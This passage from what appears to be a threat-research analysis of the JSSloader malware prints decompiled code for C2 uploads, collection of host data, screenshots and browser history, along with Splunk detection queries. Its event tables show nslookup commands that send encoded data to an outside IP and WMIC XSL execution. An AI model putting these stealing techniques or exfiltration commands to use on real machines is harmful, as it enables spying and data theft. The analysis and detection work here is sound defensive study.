
### C2 Server Communication

In both JSSloader samples, we've seen that it is capable of communicating to its C2 server to request for commands and exfiltrate collected data from the compromised machine. Below is the user-agent it uses in those samples:



```
// Token: 0x06000005 RID: 5 RVA: 0x00002204 File Offset: 0x00000404
private string HttpUpload(string url, string body)
{
    AppHttp.wCli.Headers.Clear();
    AppHttp.wCli.Headers.Add("Content-type", "text/html");
    AppHttp.wCli.Headers.Add("Content-type", "application/x-www-form-urlencoded");
    AppHttp.wCli.Headers.Add("Accept", "text/html");
    AppHttp.wCli.Headers.Add("user-agent", "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:6.0) Gecko/20100101 Firefox/67.0");
    int num = 3;
    while (num-- > 0)
    {
        try
        {
            return AppHttp.wCli.UploadString(url, body);
        }
        catch (WebException ex)
        {
            HttpWebResponse httpWebResponse = (HttpWebResponse)ex.Response;
            bool flag = httpWebResponse.StatusCode == HttpStatusCode.NotFound;
            if (flag)
            {
                App.Terminate();
            }
        }
        catch (Exception ex2)
        {
        }
        Thread.Sleep(60000);
    }
    return null;
}
```

*.NET compiled of JSSloader*




```
mem_move_wrapper(
  Src,
  "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.106 Safari/537.36",
  0x73u);
LOBYTE(v92) = 12;
hInternet[0] = 0;
hInternet[1] = 0;
LOBYTE(hInternet[2]) = 0;
check_str_len(Src);
LOBYTE(v92) = 13;
check_str_len(v86);
LOBYTE(hInternet[15]) = 1;
LOBYTE(v92) = 15;
```

*JSSloader compiled C++*

## Collection of Data


Like the obfuscated JScript it is also capable of collecting data by using WMI query in “Win32_ComputerSystem”, “Win32_Product” and “Win32_Process”.

Additionally, both variants have a function that will list all the files on the desktop of the compromised host that will also send to its C2 server.



```
private static string GatherCommonDesctopDir()
{
    StringBuilder stringBuilder = new StringBuilder(260);
    AppInfo.SHGetFolderPath(IntPtr.Zero, 25, IntPtr.Zero, 0, stringBuilder);
    return stringBuilder.ToString();
}
```


*JSSloader Compiled .NET*



```
sub_4078B0(&v68[4], "] ,");
sub_4078B0(&v68[4], "\"desktop_file_list\": [");
v22 = v89[0];
v23 = 1;
v67 = 1;
if ( v89[0] != v89[1] )
{
  v24 = (v89[0] + 40);
  do
  {
    if ( v23 )
      v67 = 0;
    else
      sub_4078B0(&v68[4], " ,");
    sub_4078B0(&v68[4], "{");
    v25 = sub_4078B0(&v68[4], "\"file\": \"");
    v26 = v24 - 10;
    if ( *(v24 - 5) >= 0x10 )
      v26 = *v26;
    v27 = sub_408630(v26, v25, *(v24 - 6));
    sub_4078B0(v27, "\", ");
    v28 = sub_4078B0(&v68[4], "\"size\": \"");
    v29 = v24 - 4;
    if ( v24[1] >= 0x10 )
      v29 = *v29;
    v30 = sub_408630(v29, v28, *v24);
    sub_4078B0(v30, "\"");
    sub_4078B0(&v68[4], "}");
    v24 += 12;
    v23 = v67;
  }
  while ( v24 - 10 != v89[1] );
```

*C++ compiled JSSloader*


There is also a feature in the .net version of JSSloader where it runs Windows command-line tools like ipconfig.exe and systeminfo.exe then pipe the output to another function that collects and exfiltrates data.



```
private static void GatherInfo()
{
    AppInfo.HostName = Environment.MachineName;
    AppInfo.DomainName = Environment.UserDomainName;
    AppInfo.UserName = Environment.UserName;
    AppInfo.MemberOfDomain = AppInfo.IsMemberOfDomain();
    AppInfo.LogicalDrives = string.Join("; ", Environment.GetLogicalDrives());
    AppInfo.ADHostNumber = AppInfo.GetADHostsNumber();
    AppInfo.PSInfo = AppInfo.GatherPSInfo();
    AppInfo.SoftInfo = AppInfo.GatherSoftInfo();
    AppInfo.SysInfo = AppInfo.GatherCmdOutput("C:\\Windows\\System32\\systeminfo.exe", "");
    AppInfo.IPInfo = AppInfo.GatherCmdOutput("C:\\Windows\\System32\\ipconfig.exe", "/all");
    AppInfo.DesktopFiles = AppInfo.GatherDesktopFiles();
    AppInfo.ScreenShot = AppInfo.GetScreenShot();
    AppInfo.WebHistory = AppInfo.GetWebHistory(204800);
}
```

## Taking a Screenshot


Another feature identified is taking a screenshot of the compromised host. The screenshot image will not be dropped on the disk; rather, it will be saved in a memory stream that will be encoded to base64 and sent to its C2 server.



```
private static string GetScreenShot()
{
    string result;
    try
    {
        Bitmap bitmap = new Bitmap(Screen.PrimaryScreen.Bounds.Width, Screen.PrimaryScreen.Bounds.Height);
        using (Graphics graphics = Graphics.FromImage(bitmap))
        {
            using (MemoryStream memoryStream = new MemoryStream())
            {
                graphics.CopyFromScreen(0, 0, 0, 0, Screen.PrimaryScreen.Bounds.Size);
                bitmap.Save(memoryStream, ImageFormat.Png);
                byte[] inArray = memoryStream.ToArray();
                result = Convert.ToBase64String(inArray);
            }
        }
    }
    catch
    {
        result = null;
    }
    return result;
}
```


## Parsing Browser Databases

It also has some functions that parse the browser information like history and URL visits of users in both Chrome and Firefox applications. This is done by accessing the SQLite database of those browsers and executing SQL queries to its database.



```
string path = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.UserProfile), "AppData\\Local\\Google\\Chrome\
  \User Data\\Default");
string text3 = Path.Combine(path, "History");
bool flag = File.Exists(text3);
if (flag)
{
    try
    {
        File.Copy(text3, text2, true);
        File.SetAttributes(text2, File.GetAttributes(text2) | FileAttributes.Hidden);
        using (SQLiteConnection sqliteConnection = new SQLiteConnection("Data Source=" + text2 + ";Pooling=False"))
        {
            using (SQLiteCommand sqliteCommand = sqliteConnection.CreateCommand())
            {
                sqliteConnection.Open();
                sqliteCommand.CommandText = "SELECT URL FROM urls ORDER BY last_visit_time DESC LIMIT 200";
                using (SQLiteDataReader sqliteDataReader = sqliteCommand.ExecuteReader())
```

*Parsing Chrome history*




```
string path = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "Mozilla\\Firefox\\Profiles");
bool flag = !Directory.Exists(path);
string result;
if (flag)
{
    result = text;
}
else
{
    foreach (string path2 in Directory.GetDirectories(path, "*", SearchOption.TopDirectoryOnly))
    {
        string text3 = Path.Combine(path2, "places.sqlite");
        bool flag2 = !File.Exists(text3);
        if (!flag2)
        {
            try
            {
                File.Copy(text3, text2, true);
                File.SetAttributes(text2, File.GetAttributes(text2) | FileAttributes.Hidden);
                using (SQLiteConnection sqliteConnection = new SQLiteConnection("Data Source=" + text2 + ";Pooling=False"))
                {
                    using (SQLiteCommand sqliteCommand = sqliteConnection.CreateCommand())
                    {
                        sqliteConnection.Open();
                        sqliteCommand.CommandText = "SELECT URL FROM moz_places ORDER BY last_visit_date DESC LIMIT 200";
```

*Parsing Firefox URL visited*

## Detections

### Jscript Execution Using Cscript App (New)

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)
as lastTime from datamodel=Endpoint.Processes
  where (Processes.parent_process_name = "cscript.exe" AND Processes.parent_process
= "*//e:jscript*") OR (Processes.process_name = "cscript.exe" AND Processes.process
= "*//e:jscript*")
  by Processes.parent_process_name Processes.parent_process Processes.process_name
Processes.process_id Processes.process Processes.dest Processes.user
  | `drop_dm_object_name(Processes)`
  | `security_content_ctime(firstTime)`
 | `security_content_ctime(lastTime)`
```



```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes
  where (Processes.parent_process_name = "cscript.exe" AND Processes.parent_process = "*//e:jscript*") OR (Processes.process_name = "cscript.exe" AND Processes.process = "*//e:jscript*")
  by Processes.parent_process_name Processes.parent_process Processes.process_name Processes.process_id Processes.process Processes.dest Processes.user
  | `drop_dm_object_name(Processes)`
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
```


✓ 3 events (12/09/2021 11:00:00.000 to 13/09/2021 11:44:26.000) No Event Sampling

Events Patterns Statistics (3) Visualization

| parent_process_name | parent_process | process_name | process_id | process |
|---|---|---|---|---|
| cmd.exe | "C:\Windows\System32\cmd.exe" /c start /B cscript //e:jscript ibivigi.txt | cscript.exe | 1020 | cscript //e:jscript ibivigi.txt |
| cscript.exe | cscript //e:jscript ibivigi.txt | cmd.exe | 6264 | "C:\Windows\system32\cmd.exe" /c nslookup.exe -timeout=5 -retry=3 -type=A POvEecRzGA5lnLUS7Wt1BNaqTIZuoK3QpFjXJfgsCY4x89hHDb_+dikVM0r2mw6.ySVW8oRBwugc9I1wVZkfdKqW+KqKs31ia7cKL7 94.103.82.250 &gt; C:\Users\ADMINI~1\AppData\Local\Temp\nlyxy.tmp 2&gt;&amp;1 |
| cscript.exe | cscript //e:jscript ibivigi.txt | cmd.exe | 6976 | "C:\Windows\system32\cmd.exe" /c nslookup.exe -timeout=5 -retry=3 -type=A fQlL9SOYBrm5CNMpVzkKtoHG_8cJPTh36+e0UEqyRunWFx4DvAX7jgsZ1bIwi2d.apZzbPOt2JqSx8K2ZcsEjTGz7TGTyhKgKVktgV 94.103.82.250 &gt; C:\Users\ADMINI~1\AppData\Local\Temp\nlsvqc.tmp 2&gt;&amp;1 |

## XSL Script Execution With WMIC (New)

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)
as lastTime from datamodel=Endpoint.Processes
  where Processes.process = "*os get*" Processes.process="*/format:*"
Processes.process = "*.xsl*"
  by Processes.parent_process_name Processes.parent_process Processes.process_name
Processes.process_id Processes.process Processes.dest Processes.user
   | `drop_dm_object_name(Processes)`
   | `security_content_ctime(firstTime)`
   | `security_content_ctime(lastTime)`
```



```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes
  where Processes.process = "*os get*" Processes.process="*/format:*" Processes.process = "*.xsl*"
  by Processes.parent_process_name Processes.parent_process Processes.process_name Processes.process_id Processes.process Processes.dest Processes.user
  | `drop_dm_object_name(Processes)`
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
```


✓ 49 events (12/09/2021 14:00:00.000 to 13/09/2021 14:15:30.000) No Event Sampling

Events Patterns Statistics (49) Visualization

| parent_process_name | parent_process | process_name | process_id | process |
|---|---|---|---|---|
| EXCEL.EXE | "C:\Program Files\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Temp\My documents for Chris.xlsb" | fewuhofe.exe | 4808 | C:\Users\Public\fewuhofe.exe os get /format:"yqjeru.xsl" |
| cmd.exe | "C:\Windows\system32\cmd.exe" | WMIC.exe | 5084 | wmic os get /format:"1.xsl" |
| cmd.exe | "C:\Windows\system32\cmd.exe" | WMIC.exe | 640 | wmic os get /format:"1.xsl" |
